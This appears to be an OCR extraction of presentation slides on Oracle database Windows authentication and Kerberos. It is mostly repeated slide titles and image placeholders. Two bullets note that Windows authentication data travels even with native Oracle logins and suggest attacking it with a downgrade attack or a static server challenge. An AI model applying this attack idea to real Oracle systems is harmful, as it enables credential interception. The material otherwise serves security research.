
Oracle Windows authentication



Oracle Windows authentication



Oracle Windows authentication




Oracle Windows authentication


- The Windows authentication is there, even if the user uses his/her native Oracle username and password. In this case the Windows authentication data travels on the network unnecessarily
- Because of this, if we attack the Windows authentication for example with downgrade attack or with a static server challenge, the client will not realize the difference


Oracle Windows authentication
Windows Domain!!
Kerberos!!


Oracle Windows Kerberos




Oracle Windows Kerberos



Oracle Windows Kerberos



Oracle Windows Kerberos

